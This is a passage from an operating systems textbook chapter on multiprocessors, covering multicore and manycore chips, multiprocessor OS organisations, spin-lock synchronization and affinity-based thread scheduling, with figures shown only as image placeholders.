An obvious limitation of this design is that a line can be cached at only one node. To allow lines to be cached at multiple nodes, we would need some way of locating all of them, for example, to invalidate or update them on a write. On many multicore processors, a directory entry therefore consists of a bit *vector* with one bit per core. A "1" indicates that the cache line is present on the core, and a "0" that it is not. Moreover, each directory entry typically contains a few more bits. As a result, the memory cost of the directory increases considerably.

Multicore Chips

As chip manufacturing technology improves, transistors are getting smaller and smaller and it is possible to put more and more of them on a chip. This empirical observation is often called **Moore's Law**, after Intel co-founder Gordon Moore, who first noticed it. In 1974, the Intel 8080 contained a little over 2000 transistors, while Xeon Nehalem-EX CPUs have over 2 billion transistors.

An obvious question is: "What do you do with all those transistors?" As we discussed in Sec. 1.3.1, one option is to add megabytes of cache to the chip. This option is serious, and chips with 4–32 MB of on-chip cache are common. But at some point increasing the cache size may run the hit rate up only from 99% to 99.5%, which does not improve application performance much.

The other option is to put two or more complete CPUs, usually called **cores**, on the same chip (technically, on the same **die**). Dual-core, quad-core, and octa-core chips are already common; and you can even buy chips with hundreds of cores. No doubt more cores are on their way. Caches are still crucial and are now spread across the chip. For instance, the Intel Xeon 2651 has 12 physical hyperthreaded cores, giving 24 virtual cores. Each of the 12 physical cores has 32 KB of L1 instruction cache and 32 KB of L1 data cache. Each one also has 256 KB of L2 cache. Finally, the 12 cores share 30 MB of L3 cache.

While the CPUs may or may not share caches (see, for example, Fig. 1-8), they always share main memory, and this memory is consistent in the sense that there is always a unique value for each memory word. Special hardware circuitry makes

sure that if a word is present in two or more caches and one of the CPUs modifies the word, it is automatically and atomically removed from all the caches in order to maintain consistency. This process is known as **snooping**.

The result of this design is that multicore chips are just very small multiprocessors. In fact, multicore chips are sometimes called **CMPs** (**Chip MultiProcessors**). From a software perspective, CMPs are not really that different from bus-based multiprocessors or multiprocessors that use switching networks. However, there are some differences. To start with, on a bus-based multiprocessor, each of the CPUs has its own cache, as in Fig. 8-2(b) and also as in the AMD design of Fig. 1-8(b). The shared-cache design of Fig. 1-8(a), which Intel uses in many of its processors, does not occur in other multiprocessors. A shared L2 or L3 cache can affect performance. If one core needs a lot of cache memory and the others do not, this design allows the cache hog to take whatever it needs. On the other hand, the shared cache also makes it possible for a greedy core to hurt the other cores.

An area in which CMPs differ from their larger cousins is fault tolerance. Because the CPUs are so closely connected, failures in shared components may bring down multiple CPUs at once, something unlikely in traditional multiprocessors.

In addition to symmetric multicore chips, where all the cores are identical, another common category of multicore chip is the **System On a Chip** (**SoC**). These chips have one or more main CPUs, but also special-purpose cores, such as video and audio decoders, cryptoprocessors, network interfaces, and more, leading to a complete computer system on a chip.

Manycore Chips

Multicore simply means "more than one core," but when the number of cores grows well beyond the reach of finger counting, we use another name. **Manycore chips** are multicores that contain tens, hundreds, or even thousands of cores. While there is no hard threshold beyond which a multicore becomes a manycore, an easy distinction is that you probably have a manycore if you no longer care about losing one or two cores.

Accelerator add-on cards like Intel's Xeon Phi have in excess of 60 x86 cores. Other vendors have already crossed the 100-core barrier with different kinds of cores. A thousand general-purpose cores may be on their way. It is not easy to imagine what to do with a thousand cores, much less how to program them.

Another problem with really large numbers of cores is that the machinery needed to keep their caches coherent becomes very complicated and very expensive. Many engineers worry that cache coherence may not scale to many hundreds of cores. Some even advocate that we should give it up altogether. They fear that the cost of coherence protocols in hardware will be so high that all those shiny new cores will not help performance much because the processor is too busy keeping the caches in a consistent state. Worse, it would need to spend way too much memory on the (fast) directory to do so. This is known as the **coherency wall**.

Consider, for instance, our directory-based cache-coherency solution discussed above. If each directory entry contains a bit vector to indicate which cores contain a particular cache line, the directory entry for a CPU with 1024 cores will be at least 128 bytes long. Since cache lines themselves are rarely larger than 128 bytes, this leads to the awkward situation that the directory entry is larger than the cache-line it tracks. Probably not what we want.

Some engineers argue that the only programming model that has proven to scale to very large numbers of processors is that which employs message passing and distributed memory—and that is what we should expect in future manycore chips also. Experimental processors like Intel's 48-core SCC have already dropped cache consistency and provided hardware support for faster message passing instead. On the other hand, other processors still provide consistency even at large core counts. Hybrid models are also possible. For instance, a 1024-core chip may be partitioned in 64 islands with 16 cache-coherent cores each, while abandoning cache coherence between the islands.

Thousands of cores are not even that special any more. The most common manycores today, graphics processing units, are found in just about any computer system that is not embedded and has a monitor. A **GPU** is a processor with dedicated memory and, literally, thousands of itty-bitty cores. Compared to general-purpose processors, GPUs spend more of their transistor budget on the circuits that perform calculations and less on caches and control logic. They are very good for many small computations done in parallel, like rendering polygons in graphics applications. They are not so good at serial tasks. They are also hard to program. While GPUs can be useful for operating systems (e.g., encryption or processing of network traffic), it is not likely that much of the operating system itself will run on the GPUs.

Other computing tasks *are* increasingly handled by the GPU, especially computationally demanding ones that are common in scientific computing. The term used for general-purpose processing on GPUs is—you guessed it— **GPGPU**. Unfortunately, programming GPUs efficiently is extremely difficult and requires special programming languages such as **OpenGL**, or NVIDIA's proprietary **CUDA**. An important difference between programming GPUs and programming general-purpose processors is that GPUs are essentially "single instruction multiple data" machines, which means that a large number of cores execute exactly the same instruction but on different pieces of data. This programming model is great for data parallelism, but not always convenient for other programming styles (such as task parallelism).

Heterogeneous Multicores

Some chips integrate a GPU and a number of general-purpose cores on the same die. Similarly, many SoCs contain general-purpose cores in addition to one or more special-purpose processors. Systems that integrate multiple different breeds

of processors in a single chip are collectively known as **heterogeneous multicore** processors. An example of a heterogeneous multicore processor is the line of IXP network processors originally introduced by Intel in 2000 and updated regularly with the latest technology. The network processors typically contain a single general purpose control core (for instance, an ARM processor running Linux) and many tens of highly specialized stream processors that are really good at processing network packets and not much else. They are commonly used in network equipment, such as routers and firewalls. To route network packets you probably do not need floating-point operations much, so in most models the stream processors do not have a floating-point unit at all. On the other hand, high-speed networking is highly dependent on fast access to memory (to read packet data) and the stream processors have special hardware to make this possible.

In the previous examples, the systems were clearly heterogeneous. The stream processors and the control processors on the IXPs are completely different beasts with different instruction sets. The same is true for the GPU and the general-purpose cores. However, it is also possible to introduce heterogeneity while maintaining the same instruction set. For instance, a CPU can have a small number of "big" cores, with deep pipelines and possibly high clock speeds, and a larger number of "little" cores that are simpler, less powerful, and perhaps run at lower frequencies. The powerful cores are needed for running code that requires fast sequential processing while the little cores are useful for tasks that can be executed efficiently in parallel. An example of a heterogeneous architecture along these lines is ARM's big.LITTLE processor family.

Programming with Multiple Cores

As has often happened in the past, the hardware is way ahead of the software. While multicore chips are here now, our ability to write applications for them is not. Current programming languages are poorly suited for writing highly parallel programs and good compilers and debugging tools are scarce on the ground. Few programmers have had any experience with parallel programming and most know little about dividing work into multiple packages that can run in parallel. Synchronization, eliminating race conditions, and deadlock avoidance are such stuff as really bad dreams are made of, but unfortunately performance suffers horribly if they are not handled well. Semaphores are not the answer.

Beyond these startup problems, it is far from obvious what kind of application really needs hundreds, let alone thousands, of cores—especially in home environments. In large server farms, on the other hand, there is often plenty of work for large numbers of cores. For instance, a popular server may easily use a different core for each client request. Similarly, the cloud providers discussed in the previous chapter can soak up the cores to provide a large number of virtual machines to rent out to clients looking for on-demand computing power.

8.1.2 Multiprocessor Operating System Types

Let us now turn from multiprocessor hardware to multiprocessor software, in particular, multiprocessor operating systems. Various approaches are possible. Below we will study three of them. Note that all of these are equally applicable to multicore systems as well as systems with discrete CPUs.

Each CPU Has Its Own Operating System

The simplest possible way to organize a multiprocessor operating system is to statically divide memory into as many partitions as there are CPUs and give each CPU its own private memory and its own private copy of the operating system. In effect, the *n* CPUs then operate as *n* independent computers. One obvious optimization is to allow all the CPUs to share the operating system code and make private copies of only the operating system data structures, as shown in Fig. 8-7.




Figure 8-7. Partitioning multiprocessor memory among four CPUs, but sharing a single copy of the operating system code. The boxes marked Data are the operating system's private data for each CPU.

This scheme is still better than having *n* separate computers since it allows all the machines to share a set of disks and other I/O devices, and it also allows the memory to be shared flexibly. For example, even with static memory allocation, one CPU can be given an extra-large portion of the memory so it can handle large programs efficiently. In addition, processes can efficiently communicate with one another by allowing a producer to write data directly into memory and allowing a consumer to fetch it from the place the producer wrote it. Still, from an operating systems' perspective, having each CPU have its own operating system is as primitive as it gets.

It is worth mentioning four aspects of this design that may not be obvious. First, when a process makes a system call, the system call is caught and handled on its own CPU using the data structures in that operating system's tables.

Second, since each operating system has its own tables, it also has its own set of processes that it schedules by itself. There is no sharing of processes. If a user logs into CPU 1, all of his processes run on CPU 1. As a consequence, it can happen that CPU 1 is idle while CPU 2 is loaded with work.

Third, there is no sharing of physical pages. It can happen that CPU 1 has pages to spare while CPU 2 is paging continuously. There is no way for CPU 2 to borrow some pages from CPU 1 since the memory allocation is fixed.

Fourth, and worst, if the operating system maintains a buffer cache of recently used disk blocks, each operating system does this independently of the other ones. Thus it can happen that a certain disk block is present and dirty in multiple buffer caches at the same time, leading to inconsistent results. The only way to avoid this problem is to eliminate the buffer caches. Doing so is not hard, but it hurts performance considerably.

For these reasons, this model is rarely used in production systems any more, although it was used in the early days of multiprocessors, when the goal was to port existing operating systems to some new multiprocessor as fast as possible. In research, the model is making a comeback, but with all sorts of twists. There is something to be said for keeping the operating systems completely separate. If all of the state for each processor is kept local to that processor, there is little to no sharing to lead to consistency or locking problems. Conversely, if multiple processors have to access and modify the same process table, the locking becomes complicated quickly (and crucial for performance). We will say more about this when we discuss the symmetric multiprocessor model below.

Master-Slave Multiprocessors

A second model is shown in Fig. 8-8. Here, one copy of the operating system and its tables is present on CPU 1 and not on any of the others. All system calls are redirected to CPU 1 for processing there. CPU 1 may also run user processes if there is CPU time left over. This model is called **master-slave** since CPU 1 is the master and all the others are slaves.




Figure 8-8. A master-slave multiprocessor model.

The master-slave model solves most of the problems of the first model. There is a single data structure (e.g., one list or a set of prioritized lists) that keeps track of ready processes. When a CPU goes idle, it asks the operating system on CPU 1 for a process to run and is assigned one. Thus it can never happen that one CPU is

idle while another is overloaded. Similarly, pages can be allocated among all the processes dynamically and there is only one buffer cache, so inconsistencies never occur.

The problem with this model is that with many CPUs, the master will become a bottleneck. After all, it must handle all system calls from all CPUs. If, say, 10% of all time is spent handling system calls, then 10 CPUs will pretty much saturate the master, and with 20 CPUs it will be completely overloaded. Thus this model is simple and workable for small multiprocessors, but for large ones it fails.

Symmetric Multiprocessors

Our third model, the **SMP** (**Symmetric MultiProcessor**), eliminates this asymmetry. There is one copy of the operating system in memory, but any CPU can run it. When a system call is made, the CPU on which the system call was made traps to the kernel and processes the system call. The SMP model is illustrated in Fig. 8-9.




Figure 8-9. The SMP multiprocessor model.

This model balances processes and memory dynamically, since there is only one set of operating system tables. It also eliminates the master CPU bottleneck, since there is no master, but it introduces its own problems. In particular, if two or more CPUs are running operating system code at the same time, disaster may well result. Imagine two CPUs simultaneously picking the same process to run or claiming the same free memory page. The simplest way around these problems is to associate a mutex (i.e., lock) with the operating system, making the whole system one big critical region. When a CPU wants to run operating system code, it must first acquire the mutex. If the mutex is locked, it just waits. In this way, any CPU can run the operating system, but only one at a time. This approach is somethings called a **big kernel lock**.

This model works, but is almost as bad as the master-slave model. Again, suppose that 10% of all run time is spent inside the operating system. With 20 CPUs, there will be long queues of CPUs waiting to get in. Fortunately, it is easy to improve. Many parts of the operating system are independent of one another. For

example, there is no problem with one CPU running the scheduler while another CPU is handling a file-system call and a third one is processing a page fault.

This observation leads to splitting the operating system up into multiple independent critical regions that do not interact with one another. Each critical region is protected by its own mutex, so only one CPU at a time can execute it. In this way, far more parallelism can be achieved. However, it may well happen that some tables, such as the process table, are used by multiple critical regions. For example, the process table is needed for scheduling, but also for the fork system call and also for signal handling. Each table that may be used by multiple critical regions needs its own mutex. In this way, each critical region can be executed by only one CPU at a time and each critical table can be accessed by only one CPU at a time.

Most modern multiprocessors use this arrangement. The hard part about writing the operating system for such a machine is not that the actual code is so different from a regular operating system. It is not. The hard part is splitting it into critical regions that can be executed concurrently by different CPUs without interfering with one another, not even in subtle, indirect ways. In addition, every table used by two or more critical regions must be separately protected by a mutex and all code using the table must use the mutex correctly.

Furthermore, great care must be taken to avoid deadlocks. If two critical regions both need table *A* and table *B*, and one of them claims *A* first and the other claims *B* first, sooner or later a deadlock will occur and nobody will know why. In theory, all the tables could be assigned integer values and all the critical regions could be required to acquire tables in increasing order. This strategy avoids deadlocks, but it requires the programmer to think very carefully about which tables each critical region needs and to make the requests in the right order.

As the code evolves over time, a critical region may need a new table it did not previously need. If the programmer is new and does not understand the full logic of the system, then the temptation will be to just grab the mutex on the table at the point it is needed and release it when it is no longer needed. However reasonable this may appear, it may lead to deadlocks, which the user will perceive as the system freezing. Getting it right is not easy and keeping it right over a period of years in the face of changing programmers is very difficult.

8.1.3 Multiprocessor Synchronization

The CPUs in a multiprocessor frequently need to synchronize. We just saw the case in which kernel critical regions and tables have to be protected by mutexes. Let us now take a close look at how this synchronization actually works in a multiprocessor. It is far from trivial, as we will soon see.

To start with, proper synchronization primitives are really needed. If a process on a uniprocessor machine (just one CPU) makes a system call that requires accessing some critical kernel table, the kernel code can just disable interrupts before

touching the table. It can then do its work knowing that it will be able to finish without any other process sneaking in and touching the table before it is finished. On a multiprocessor, disabling interrupts affects only the CPU doing the disable. Other CPUs continue to run and can still touch the critical table. As a consequence, a proper mutex protocol must be used and respected by all CPUs to guarantee that mutual exclusion works.

The heart of any practical mutex protocol is a special instruction that allows a memory word to be inspected and set in one indivisible operation. We saw how TSL (Test and Set Lock) was used in Fig. 2-25 to implement critical regions. As we discussed earlier, what this instruction does is read out a memory word and store it in a register. Simultaneously, it writes a 1 (or some other nonzero value) into the memory word. Of course, it takes two bus cycles to perform the memory read and memory write. On a uniprocessor, as long as the instruction cannot be broken off halfway, TSL always works as expected.

Now think about what could happen on a multiprocessor. In Fig. 8-10 we see the worst-case timing, in which memory word 1000, being used as a lock, is initially 0. In step 1, CPU 1 reads out the word and gets a 0. In step 2, before CPU 1 has a chance to rewrite the word to 1, CPU 2 gets in and also reads the word out as a 0. In step 3, CPU 1 writes a 1 into the word. In step 4, CPU 2 also writes a 1 into the word. Both CPUs got a 0 back from the TSL instruction, so both of them now have access to the critical region and the mutual exclusion fails.




Figure 8-10. The TSL instruction can fail if the bus cannot be locked. These four steps show a sequence of events where the failure is demonstrated.

To prevent this problem, the TSL instruction must first lock the bus, preventing other CPUs from accessing it, then do both memory accesses, then unlock the bus. Typically, locking the bus is done by requesting the bus using the usual bus request protocol, then asserting (i.e., setting to a logical 1 value) some special bus line until *both* cycles have been completed. As long as this special line is being asserted, no other CPU will be granted bus access. This instruction can only be implemented on a bus that has the necessary lines and (hardware) protocol for using them. Modern buses all have these facilities, but on earlier ones that did not, it was not possible to

implement TSL correctly. This is why Peterson's protocol was invented: to synchronize entirely in software (Peterson, 1981).

If TSL is correctly implemented and used, it guarantees that mutual exclusion can be made to work. However, this mutual exclusion method uses a **spin lock** because the requesting CPU just sits in a tight loop testing the lock as fast as it can. Not only does it completely waste the time of the requesting CPU (or CPUs), but it may also put a massive load on the bus or memory, seriously slowing down all other CPUs trying to do their normal work.

At first glance, it might appear that the presence of caching should eliminate the problem of bus contention, but it does not. In theory, once the requesting CPU has read the lock word, it should get a copy in its cache. As long as no other CPU attempts to use the lock, the requesting CPU should be able to run out of its cache. When the CPU owning the lock writes a 0 to it to release it, the cache protocol automatically invalidates all copies of it in remote caches, requiring the correct value to be fetched again.

The problem is that caches operate in blocks of 32 or 64 bytes. Usually, the words surrounding the lock are needed by the CPU holding the lock. Since the TSL instruction is a write (because it modifies the lock), it needs exclusive access to the cache block containing the lock. Therefore every TSL invalidates the block in the lock holder's cache and fetches a private, exclusive copy for the requesting CPU. As soon as the lock holder touches a word adjacent to the lock, the cache block is moved to its machine. Consequently, the entire cache block containing the lock is constantly being shuttled between the lock owner and the lock requester, generating even more bus traffic than individual reads on the lock word would have.

If we could get rid of all the TSL-induced writes on the requesting side, we could reduce the cache thrashing appreciably. This goal can be accomplished by having the requesting CPU first do a pure read to see if the lock is free. Only if the lock appears to be free does it do a TSL to actually acquire it. The result of this small change is that most of the polls are now reads instead of writes. If the CPU holding the lock is only reading the variables in the same cache block, they can each have a copy of the cache block in shared read-only mode, eliminating all the cache-block transfers.

When the lock is finally freed, the owner does a write, which requires exclusive access, thus invalidating all copies in remote caches. On the next read by the requesting CPU, the cache block will be reloaded. Note that if two or more CPUs are contending for the same lock, it can happen that both see that it is free simultaneously, and both do a TSL simultaneously to acquire it. Only one of these will succeed, so there is no race condition here because the real acquisition is done by the TSL instruction, and it is atomic. Seeing that the lock is free and then trying to grab it immediately with a TSL does not guarantee that you get it. Someone else might win, but for the correctness of the algorithm, it does not matter who gets it. Success on the pure read is merely a hint that this would be a good time to try to acquire the lock, but it is not a guarantee that the acquisition will succeed.

Another way to reduce bus traffic is to use the well-known Ethernet binary exponential backoff algorithm (Anderson, 1990). Instead of continuously polling, as in Fig. 2-25, a delay loop can be inserted between polls. Initially the delay is one instruction. If the lock is still busy, the delay is doubled to two instructions, then four instructions, and so on up to some maximum. A low maximum gives a fast response when the lock is released, but wastes more bus cycles on cache thrashing. A high maximum reduces cache thrashing at the expense of not noticing that the lock is free so quickly. Binary exponential backoff can be used with or without the pure reads preceding the TSL instruction.

An even better idea is to give each CPU wishing to acquire the mutex its own private lock variable to test, as illustrated in Fig. 8-11 (Mellor-Crummey and Scott, 1991). The variable should reside in an otherwise unused cache block to avoid conflicts. The algorithm works by having a CPU that fails to acquire the lock allocate a lock variable and attach itself to the end of a list of CPUs waiting for the lock. When the current lock holder exits the critical region, it frees the private lock that the first CPU on the list is testing (in its own cache). This CPU then enters the critical region. When it is done, it frees the lock its successor is using, and so on. Although the protocol is somewhat complicated (to avoid having two CPUs attach themselves to the end of the list simultaneously), it is efficient and starvation free. For all the details, readers should consult the paper.




Figure 8-11. Use of multiple locks to avoid cache thrashing.

Spinning vs. Switching

So far we have assumed that a CPU needing a locked mutex just waits for it, by polling continuously, polling intermittently, or attaching itself to a list of waiting CPUs. Sometimes, there is no alternative for the requesting CPU to just waiting. For example, suppose that some CPU is idle and needs to access the shared

ready list to pick a process to run. If the ready list is locked, the CPU cannot just decide to suspend what it is doing and run another process, as doing that would require reading the ready list. It *must* wait until it can acquire the ready list.

However, in other cases, there is a choice. For example, if some thread on a CPU needs to access the file system buffer cache and it is currently locked, the CPU can decide to switch to a different thread instead of waiting. The issue of whether to spin or to do a thread switch has been a matter of much research, some of which will be discussed below. Note that this issue does not occur on a uniprocessor because spinning does not make much sense when there is no other CPU to release the lock. If a thread tries to acquire a lock and fails, it is always blocked to give the lock owner a chance to run and release the lock.

Assuming that spinning and doing a thread switch are both feasible options, the trade-off is as follows. Spinning wastes CPU cycles directly. Testing a lock repeatedly is not productive work. Switching, however, also wastes CPU cycles, since the current thread's state must be saved, the lock on the ready list must be acquired, a thread must be selected, its state must be loaded, and it must be started. Furthermore, the CPU cache will contain all the wrong blocks, so many expensive cache misses will occur as the new thread starts running. TLB faults are also likely. Eventually, a switch back to the original thread must take place, with more cache misses following it. The cycles spent doing these two context switches plus all the cache misses are wasted.

If it is known that mutexes are generally held for, say, 50 μsec and it takes 1 msec to switch from the current thread and 1 msec to switch back later, it is more efficient just to spin on the mutex. On the other hand, if the average mutex is held for 10 msec, it is worth the trouble of making the two context switches. The trouble is that critical regions can vary considerably in their duration, so which approach is better?

One design is to always spin. A second design is to always switch. But a third design is to make a separate decision each time a locked mutex is encountered. At the time the decision has to be made, it is not known whether it is better to spin or switch, but for any given system, it is possible to make a trace of all activity and analyze it later offline. Then it can be said in retrospect which decision was the best one and how much time was wasted in the best case. This hindsight algorithm then becomes a benchmark against which feasible algorithms can be measured.

This problem has been studied by researchers for decades (Ousterhout, 1982). Most work uses a model in which a thread failing to acquire a mutex spins for some period of time. If this threshold is exceeded, it switches. In some cases the threshold is fixed, typically the known overhead for switching to another thread and then switching back. In other cases it is dynamic, depending on the observed history of the mutex being waited on.

The best results are achieved when the system keeps track of the last few observed spin times and assumes that this one will be similar to the previous ones. For example, assuming a 1-msec context switch time again, a thread will spin for a

maximum of 2 msec, but observe how long it actually spun. If it fails to acquire a lock and sees that on the previous three runs it waited an average of 200 μsec, it should spin for 2 msec before switching. However, if it sees that it spun for the full 2 msec on each of the previous attempts, it should switch immediately and not spin at all.

Some modern processors, including the x86, offer special intructions to make the waiting more efficient in terms of reducing power consumption. For instance, the **MONITOR/MWAIT** instructions on x86 allow a program to block until some other processor modifies the data in a previously defined memory area. Specifically, the MONITOR instruction defines an address range that should be monitored for writes. The MWAIT instruction then blocks the thread until someone writes to the area. Effectively, the thread is spinning, but without burning many cycles needlessly.

8.1.4 Multiprocessor Scheduling

Before looking at how scheduling is done on multiprocessors, it is necessary to determine *what* is being scheduled. Back in the old days, when all processes were single threaded, processes were scheduled—there was nothing else schedulable. All modern operating systems support multithreaded processes, which makes scheduling more complicated.

It matters whether the threads are kernel threads or user threads. If threading is done by a user-space library and the kernel knows nothing about the threads, then scheduling happens on a per-process basis as it always did. If the kernel does not even know threads exist, it can hardly schedule them.

With kernel threads, the picture is different. Here the kernel is aware of all the threads and can pick and choose among the threads belonging to a process. In these systems, the trend is for the kernel to pick a thread to run, with the process it belongs to having only a small role (or maybe none) in the thread-selection algorithm. Below we will talk about scheduling threads, but of course, in a system with single-threaded processes or threads implemented in user space, it is the processes that are scheduled.

Process vs. thread is not the only scheduling issue. On a uniprocessor, scheduling is one dimensional. The only question that must be answered (repeatedly) is: "Which thread should be run next?" On a multiprocessor, scheduling has two dimensions. The scheduler has to decide which thread to run and which CPU to run it on. This extra dimension greatly complicates scheduling on multiprocessors.

Another complicating factor is that in some systems, all of the threads are unrelated, belonging to different processes and having nothing to do with one another. In others they come in groups, all belonging to the same application and working together. An example of the former situation is a server system in which independent users start up independent processes. The threads of different processes are unrelated and each one can be scheduled without regard to the other ones.

An example of the latter situation occurs regularly in program development environments. Large systems often consist of some number of header files containing macros, type definitions, and variable declarations that are used by the actual code files. When a header file is changed, all the code files that include it must be recompiled. The program *make* is commonly used to manage development. When *make* is invoked, it starts the compilation of only those code files that must be recompiled on account of changes to the header or code files. Object files that are still valid are not regenerated.

The original version of *make* did its work sequentially, but newer versions designed for multiprocessors can start up all the compilations at once. If 10 compilations are needed, it does not make sense to schedule 9 of them to run immediately and leave the last one until much later since the user will not perceive the work as completed until the last one has finished. In this case it makes sense to regard the threads doing the compilations as a group and to take that into account when scheduling them.

Moroever sometimes it is useful to schedule threads that communicate extensively, say in a producer-consumer fashion, not just at the same time, but also close together in space. For instance, they may benefit from sharing caches. Likewise, in NUMA architectures, it may help if they access memory that is close by.

Time Sharing

Let us first address the case of scheduling independent threads; later we will consider how to schedule related threads. The simplest scheduling algorithm for dealing with unrelated threads is to have a single systemwide data structure for ready threads, possibly just a list, but more likely a set of lists for threads at different priorities as depicted in Fig. 8-12(a). Here the 16 CPUs are all currently busy, and a prioritized set of 14 threads are waiting to run. The first CPU to finish its current work (or have its thread block) is CPU 4, which then locks the scheduling queues and selects the highest-priority thread, *A*, as shown in Fig. 8-12(b). Next, CPU 12 goes idle and chooses thread *B*, as illustrated in Fig. 8-12(c). As long as the threads are completely unrelated, doing scheduling this way is a reasonable choice and it is very simple to implement efficiently.

Having a single scheduling data structure used by all CPUs timeshares the CPUs, much as they would be in a uniprocessor system. It also provides automatic load balancing because it can never happen that one CPU is idle while others are overloaded. Two disadvantages of this approach are the potential contention for the scheduling data structure as the number of CPUs grows and the usual overhead in doing a context switch when a thread blocks for I/O.

It is also possible that a context switch happens when a thread's quantum expires. On a multiprocessor, that has certain properties not present on a uniprocessor. Suppose that the thread happens to hold a spin lock when its quantum expires. Other CPUs waiting on the spin lock just waste their time spinning until that




Figure 8-12. Using a single data structure for scheduling a multiprocessor.

thread is scheduled again and releases the lock. On a uniprocessor, spin locks are rarely used, so if a process is suspended while it holds a mutex, and another thread starts and tries to acquire the mutex, it will be immediately blocked, so little time is wasted.

To get around this anomaly, some systems use **smart scheduling**, in which a thread acquiring a spin lock sets a processwide flag to show that it currently has a spin lock (Zahorjan et al., 1991). When it releases the lock, it clears the flag. The scheduler then does not stop a thread holding a spin lock, but instead gives it a little more time to complete its critical region and release the lock.

Another issue that plays a role in scheduling is the fact that while all CPUs are equal, some CPUs are more equal. In particular, when thread A has run for a long time on CPU k, CPU k's cache will be full of A's blocks. If A gets to run again soon, it may perform better if it is run on CPU k, because k's cache may still contain some of A's blocks. Having cache blocks preloaded will increase the cache hit rate and thus the thread's speed. In addition, the TLB may also contain the right pages, reducing TLB faults.

Some multiprocessors take this effect into account and use what is called **affinity scheduling** (Vaswani and Zahorjan, 1991). The basic idea here is to make a serious effort to have a thread run on the same CPU it ran on last time. One way to create this affinity is to use a **two-level scheduling algorithm**. When a thread is created, it is assigned to a CPU, for example based on which one has the smallest load at that moment. This assignment of threads to CPUs is the top level of the algorithm. As a result of this policy, each CPU acquires its own collection of threads.

The actual scheduling of the threads is the bottom level of the algorithm. It is done by each CPU separately, using priorities or some other means. By trying to

keep a thread on the same CPU for its entire lifetime, cache affinity is maximized. However, if a CPU has no threads to run, it takes one from another CPU rather than go idle.

Two-level scheduling has three benefits. First, it distributes the load roughly evenly over the available CPUs. Second, advantage is taken of cache affinity where possible. Third, by giving each CPU its own ready list, contention for the ready lists is minimized because attempts to use another CPU's ready list are relatively infrequent.

Space Sharing

